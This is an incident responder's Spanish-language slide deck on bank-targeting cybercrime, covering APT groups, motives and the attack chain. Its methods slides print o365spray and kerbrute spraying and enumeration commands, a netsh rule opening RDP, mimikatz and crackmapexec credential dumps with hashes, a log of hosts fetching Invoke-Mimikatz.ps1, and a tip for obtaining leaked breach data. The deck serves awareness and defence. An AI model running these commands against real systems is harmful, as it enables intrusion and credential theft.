



DREAMLAB
TECHNOLOGIES

Nicht glauben. Wissen.

NELSON BORIS MURILLO PRIETO

**¿COMO FUNCIONA EL CIBERCRIMEN?:
EXPERIENCIAS DESDE EL PUNTO DE VISTA DE
UN INCIDENT RESPONDER**



EL CIBERCRIMEN:

EXPECTATIVA




EL CIBERCRIMEN:

REALIDAD

¿QUIEN SOY?





PHISHING
PENTESTING INFRAESTRUCTURA
RED TEAM
OBTENCION DE AD
EVALUACIÓN DE POS
SWIFT
BANCA ELECTRÓNICA MOBILE
FORENSE
INCIDENT RESPONSE

**EQUIPO
MULTIDISCIPLINARIO**

Banco de Chile Loses \$10 Million in SWIFT-Related Attack

First, Attackers Distracted Bank, Using Buhtrap Malware to Cause Mayhem

Jeremy Kirk (@Jeremy_kirk) · June 13, 2018

Twitter Facebook LinkedIn Credit Eligible Get Permission



Photo: Wikimedia Commons

CÓMO HACKEARON EL BANCO PICHINCHA, LA INSTITUCIÓN BANCARIA MÁS GRANDE DE ECUADOR

Share this...



Banco Pichincha, la institución financiera privada más importante de Ecuador, reveló que sus sistemas se vieron afectados por un importante **ciberataque** que interrumpió temporalmente sus operaciones, incluyendo los sistemas de **cajeros automáticos** y **banca en línea**. Este incidente ocurrió durante el fin de semana y llevó al banco a desconectar algunas áreas de su infraestructura informática.

México: el ciberataque "sin precedentes" a los bancos del país que causó pérdidas millonarias

APT:

OLA DE CIBER ATAQUES A BANCOS



LAZARUS GROUP

¿QUE ESTABA SUCEDIENDO?

**NOS ENFRENTABAMOS
A CIBER EJERCITOS...**

¿POR QUE SE CREA UNA ORGANIZACION CIBER CRIMINAL?

▶ POLÍTICA



¿POR QUE SE CREA UNA ORGANIZACION CIBER CRIMINAL?

▶ SANCIONES ECONOMICAS



Tracking sanctions against North Korea

The U.S. will impose new sanctions on North Korea, targeting that nation's sale and purchase of arms and importing of luxury goods. Sanctions now in force:

U.N. Security Council

- July 2006** • Bans trade of material, technology and financial resources that the North could use for weapons of mass destruction
- Oct. 2006** • Imposes arms, financial sanctions; bans sale of luxury goods to the North
- June 2009** • Allows inspection of cargo to and from North; blacklists firms, individuals believed to be involved in nuclear production

United States

- Since 1950** • Various levels of bans on exports to the North
- Today** • Bans transactions by U.S. firms with N.K. banks and trading companies; approval needed to import goods made in the North

Japan

- April 2010** • Renewed ban on trade with the North; prohibits port calls by N.K. ships; limits remittances to the North

Source: U.S. Treasury, United Nations, Arms Control Association, Reuters
Graphic: Pat Carr

© 2010 MCT



¿POR QUE SE CREA UNA ORGANIZACION CIBER CRIMINAL?

▶ GUERRA

THE SURVIVAL EDITORS' BLOG | 6th October 2022

The Cyber Dimension of the Russia–Ukraine War

Although the Russia–Ukraine war of 2022 has raised questions about the utility of cyber operations in war, it still provides valuable insight into what the cyber dimension of a modern war might look like.



¿QUIÉNES SON LOS AGENTES DE AMENAZA?

China
Common Name
Comment Crew
APT2
UPS
IXESHE
APT16
Hidden Lynx
Wekby
Axiom
Winnti Group
Shell Crew
Naikon
Lotus Blossom
APT6
APT26
Mirage
NetTraveler
Ice Fog
Beijing Group
APT22
Suckfly
APT4
Pitty Tiger
Scarlet Mimic
C0d0so
SVCMONDR
Wisp Team
Mana Team
TEMP.Zhenbao
SP1VV



Russia
Common Name
APT29
Turla Group
Energetic Bear
Sandworm
FIN7
FIN8
Inception Framework
TeamSpy Crew
BuhTrap
Carberb
???
FSB 16th & 18th Centers
Cyber Berkut
WhiteBear
???
GRU GTsST (Main Center fo
TEMP.Veles
Zebrocy
SectorJ04
FullofDeep
RedCurl
TA551
UNC2452



Israel
Common Name
Unit 8200
Unit 8200
SunFlower



Iran
Common Name
Cutting Kitten
Shamoon
Clever Kitten
Madi
Cyber fighters of Izz Ad-Din A
Chafer
Prince of Persia
Sima
Oilrig
CopyKittens
Charming Kitten
Greenbug
Magic Hound
Rocket Kitten
?
ITSecTeam
MuddyWater
Mabna Institute
DarkHydrus
Domestic Kitten
Flash Kitten
Gold lowell
Iridium
DNSpionage
Tortoiseshell
?
Fox Kitten
Tracer Kitten
Agrius
Malkamak
Nemesis Kitten
UNC3313



North Korea
Common Name
Lazarus Group
APT37
Andariel
Kimzuki
NoName
OnionDog
TEMP.Hermit
?
Stardust Chollima



¿QUIÉNES SON LOS AGENTES DE AMENAZA?

NATO
Common Name
GOSSIPGIRL
Equation Group
Lamberts
Snowglobe
Slingshot
?
Sea Turtle

O
N



Middle East
Common Name
Molerats
AridViper
Volatile Cedar
Syrian Electronic Army
Cyber Caliphate Army
Ghost Jackal
Corsair Jackal
Extreme Jackal
Electric Powder
APT-C-23
APT-C-27
Dark Caracal
Tempting Cedar
?
Sandcat
Group WITRE
ZooPark
APT-C-37



COMO TRABAJAN


- ▶ PUNTO DE ENTRADA
- ▶ MOVIMIENTO LATERAL
- ▶ CASHOUT




PUNTO DE ENTRADA

METODOS


▶ MEDIOS FÍSICOS



▶ HACKEO EXTERNO



▶ PHISHING



METODOS

▶ OFFICE 365

```
github.com/0xZDH/o365spray
README.md
Usage
root@localhost:~# o365spray --validate --domain domain.example
*** 0365 Spray ***
-----
> version      : 3.0.2
> domain      : domain.example
> validate    : True
> validate_module: getuserrealm
> timeout     : 25 seconds
> start       : 2022-11-13 07:00:17
-----
[2022-11-13 07:00:17,164] info | Validating: domain.example
[2022-11-13 07:00:17,366] info | [VALID] The following domain appears to be using 0365: domain.example

Validate a domain is using 0365:
o365spray --validate --domain test.com

Perform username enumeration against a given domain:
o365spray --enum -U usernames.txt --domain test.com

Perform password spraying against a given domain:
o365spray --spray -U usernames.txt -P passwords.txt --count 2 --lockout 5 --domain test.com

usage: o365spray [flags]

o365spray | Microsoft 0365 User Enumerator and Password Sprayer -- v3.0.2
```

▶ VPN

reddit.com/r/OSINT/comments/ugep6q/tip_dont_pay_for_data_leaks_they_are_free_on/

r/OSINT Search Reddit

Publicaciones

Publicado por u/[deleted] hace 7 meses

243 Tip: Don't pay for data leaks, they are free on BitTorrent DHT

How-To

Examples:

- <https://z.zz.fo/Oanja.png>
- <https://z.zz.fo/hye3Q.png>
- <https://z.zz.fo/WkIiw.png>
- <https://z.zz.fo/Kr0Xc.png>

These data dump collections can be found on DHT search engine like BTDig along with their magnets. All 4 magnets from screenshots above are live. Search with keywords like leak or website name. Use VM and use VPN.

Also this tool is for managing data breaches. <https://github.com/sensepost/Frack>

Frack is attempt at creating an end-to-end solution to store, manage and query your breach data. The tool has got a very basic workflow making it easy to use.

▶ CHAIN SUPPLY



PERSISTENCIA

The screenshot shows the Cobalt Strike interface. At the top, there's a menu with 'Cobalt Strike', 'View', 'Attacks', 'Reporting', and 'Help'. Below the menu is a toolbar with various icons. The main area displays a network diagram with three nodes: 'jim.stevens WS1 @ 816', 'jim.stevens * FILESERVER @ 3008', and 'SYSTEM * WS1 @ 3852'. Arrows indicate connections between these nodes. Below the diagram is a process list window with the following data:

PID	PPID	Name	Arch	Session	User
0	0	[System Process]			
4	0	System	x64	0	
1780	812	taskhost.exe	x64	1	CORP\Administrator
2000	1972	explorer.exe	x64	1	CORP\Administrator
2240	1860	ServerManager.exe	x64	1	CORP\Administrator
2584	2000	vmtoolsd.exe	x64	1	CORP\Administrator
3008	560	wsmprovhost.exe	x64	0	CORP\jim.stevens
780	500	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
864	500	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
284	500	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
596	500	svchost.exe	x64	0	NT AUTHORITY\NETWORK SER...

At the bottom of the process list window, there are buttons for 'Kill', 'Refresh', 'Inject', 'Log Keystrokes', 'Screenshot', 'Steal Token', and 'Help'.

The screenshot shows the TeamViewer interface. At the top, there's a header with 'TeamViewer' and a search bar for 'Enter Partner ID'. Below the header is a sidebar with navigation options: 'Control remoto', 'Remote Management', 'Reunión', 'Ordenadores y contactos', 'Chat', 'Realidad aumentada', and 'Más soluciones NEW'. The main area displays connection settings for 'Permitir el control remoto' and 'Controlar un ordenador remoto'. The 'Permitir el control remoto' section shows 'Su ID' as '591 277 070' and 'Contraseña' as 'i8fqv3ja'. The 'Controlar un ordenador remoto' section has a dropdown menu for 'Control remoto' and a 'Conectar' button. Below these sections are checkboxes for 'Acceso no presencial', including 'Iniciar TeamViewer con Windows' and 'Conceder acceso fácil'. At the bottom, there's a status bar with 'Listo para conectar (conexión segura)' and the TeamViewer logo.

netsh advfirewall firewall add rule name=allow RemoteDesktop dir=in protocol=TCP localport=3389 action=allow

MOVIMIENTO LATERAL

METODOS

▶ DUMP DE MEMORIA - WDigest

```
PS C:\Users\raj\Desktop> .\mimikatz.exe
#####. mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` < benjamin@gentilkiwi.com >
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX < vincent.letoux@gmail.com >
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump C:\mem.dmp
Switch to MINIDUMP : 'C:\mem.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\mem.dmp' file for minidump...

Authentication Id : 0 ; 334696 (00000000:00051b68)
Session           : Interactive from 1
User Name         : raj
Domain            : WIN-NFMRD37ITKD
Logon Server      : WIN-NFMRD37ITKD
Logon Time        : 4/2/2020 9:11:54 PM
SID               : S-1-5-21-3008983562-280188460-17735145-1000

msv :
[00000003] Primary
* Username : raj
* Domain   : WIN-NFMRD37ITKD
* LM       : b757bf5c0d87772faad3b435b51404ee
* NTLM     : 7ce21f17c0aee7fb9ceba532d0546ad6
* SHA1     : 139f69c93c042496a8e958ec5930662c6cccafbf

tspkg :
* Username : raj
* Domain   : WIN-NFMRD37ITKD
* Password : 1234

wdigest :
* Username : raj
* Domain   : WIN-NFMRD37ITKD
* Password : 1234

kerberos :
* Username : raj
* Domain   : WIN-NFMRD37ITKD
* Password : 1234
```

▶ PTH

```
oot@JEFFLAB-DEB02:~/CrackMapExec# crackmapexec smb ~/targets.txt -u Michael -p P@ssword -M mimikatz
MB 192.168.12.211 445 JEFFLAB-APP01 [*] Windows Server 2016 Standard 14393 x64 (name:JEFFLAB-APP01) (domain:JEFFLAB) (signing:False) (SMBv1:True)
MB 192.168.12.131 445 JEFFLAB-PC01 [*] Windows 10 Enterprise 10586 x64 (name:JEFFLAB-PC01) (domain:JEFFLAB) (signing:False) (SMBv1:True)
MB 192.168.12.209 445 JEFFLAB-SQL02 [*] Windows Server 2016 Standard 14393 x64 (name:JEFFLAB-SQL02) (domain:JEFFLAB) (signing:False) (SMBv1:True)
MB 192.168.12.211 445 JEFFLAB-APP01 [+ ] JEFFLAB\Michael:P@ssword (Pwn3d!)
MB 192.168.12.131 445 JEFFLAB-PC01 [+ ] JEFFLAB\Michael:P@ssword (Pwn3d!)
MB 192.168.12.209 445 JEFFLAB-SQL02 [+ ] JEFFLAB\Michael:P@ssword (Pwn3d!)
IMIKATZ 192.168.12.211 445 JEFFLAB-APP01 [+ ] Executed launcher
IMIKATZ 192.168.12.131 445 JEFFLAB-PC01 [+ ] Executed launcher
IMIKATZ 192.168.12.209 445 JEFFLAB-SQL02 [+ ] Executed launcher
IMIKATZ 192.168.12.131 [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
IMIKATZ 192.168.12.209 [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
IMIKATZ 192.168.12.211 [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
IMIKATZ [*] Waiting on 3 host(s)
IMIKATZ 192.168.12.131 [*] - - "POST / HTTP/1.1" 200 -
IMIKATZ 192.168.12.131 JEFFLAB\Jeff:d4dad8b9f8ccb87f6d6d02d7388157ea
IMIKATZ 192.168.12.131 JEFFLAB\JEFFLAB-PC01$:9ef87ed2123f94d32044573c55319c53
IMIKATZ 192.168.12.131 JEFFLAB\StanSitwell:13b29964cc2480b4ef454c59562e675c
IMIKATZ 192.168.12.131 JEFFLAB\SteveHolt:d4dad8b9f8ccb87f6d6d02d7388157ea
IMIKATZ 192.168.12.131 JEFFLAB\Gene.Parmesan:13b29964cc2480b4ef454c59562e675c
IMIKATZ 192.168.12.131 JEFFLAB\Michael:13b29964cc2480b4ef454c59562e675c
IMIKATZ 192.168.12.131 [+ ] Added 6 credential(s) to the database
IMIKATZ 192.168.12.131 [*] Saved raw Mimikatz output to Mimikatz-192.168.12.131-201707-24_113916.log
IMIKATZ 192.168.12.211 [*] - - "POST / HTTP/1.1" 200 -
IMIKATZ 192.168.12.211 JEFFLAB\JEFFLAB-APP01$:3ab35d0dbbeeb710a2114e76743e958d
IMIKATZ 192.168.12.211 [+ ] Added 1 credential(s) to the database
IMIKATZ 192.168.12.211 [*] Saved raw Mimikatz output to Mimikatz-192.168.12.211-2017
```

METODOS

▶ PASSWORD SPRAYING

- ▶ Noviembre.2022
- ▶ Entidad.2022
- ▶ Funcionario.año
- ▶ Equipos de futbol

```
(root@kali) - [/home/kali/Tools]
# ./kerbrute userenum --dc CONTROLLER.local -d CONTROLLER.local User.txt
```

```
  _ _ _ _ _
 //-----//-----//-----
///-/_-V--/_-V--/|||/_-/_-
|,<|_--|||_|||_|||_/_-/_-
|-/_-/_-/_-/_-/_-/_-/_-/_-/_-
```

Version: v1.0.3 (9dad6e1) - 09/24/21 - Ronnie Flathers @ropnop

2021/09/24 02:56:55 > Using KDC(s):

2021/09/24 02:56:55 > CONTROLLER.local:88

```
2021/09/24 02:56:55 > [+] VALID USERNAME: admin1@CONTROLLER.local
2021/09/24 02:56:55 > [+] VALID USERNAME: admin2@CONTROLLER.local
2021/09/24 02:56:55 > [+] VALID USERNAME: administrator@CONTROLLER.local
2021/09/24 02:56:58 > [+] VALID USERNAME: httpservice@CONTROLLER.local
2021/09/24 02:56:58 > [+] VALID USERNAME: user1@CONTROLLER.local
2021/09/24 02:56:58 > [+] VALID USERNAME: machine2@CONTROLLER.local
2021/09/24 02:56:58 > [+] VALID USERNAME: user3@CONTROLLER.local
2021/09/24 02:56:58 > [+] VALID USERNAME: machine1@CONTROLLER.local
2021/09/24 02:56:58 > [+] VALID USERNAME: user2@CONTROLLER.local
2021/09/24 02:56:58 > [+] VALID USERNAME: sqlservice@CONTROLLER.local
2021/09/24 02:56:58 > Done! Tested 100 usernames (10 valid) in 3.271 secon
```

METODOS

▶ EXPLOITS


▶ PRINT NIGHTMARE

▶ PETIT POTAM


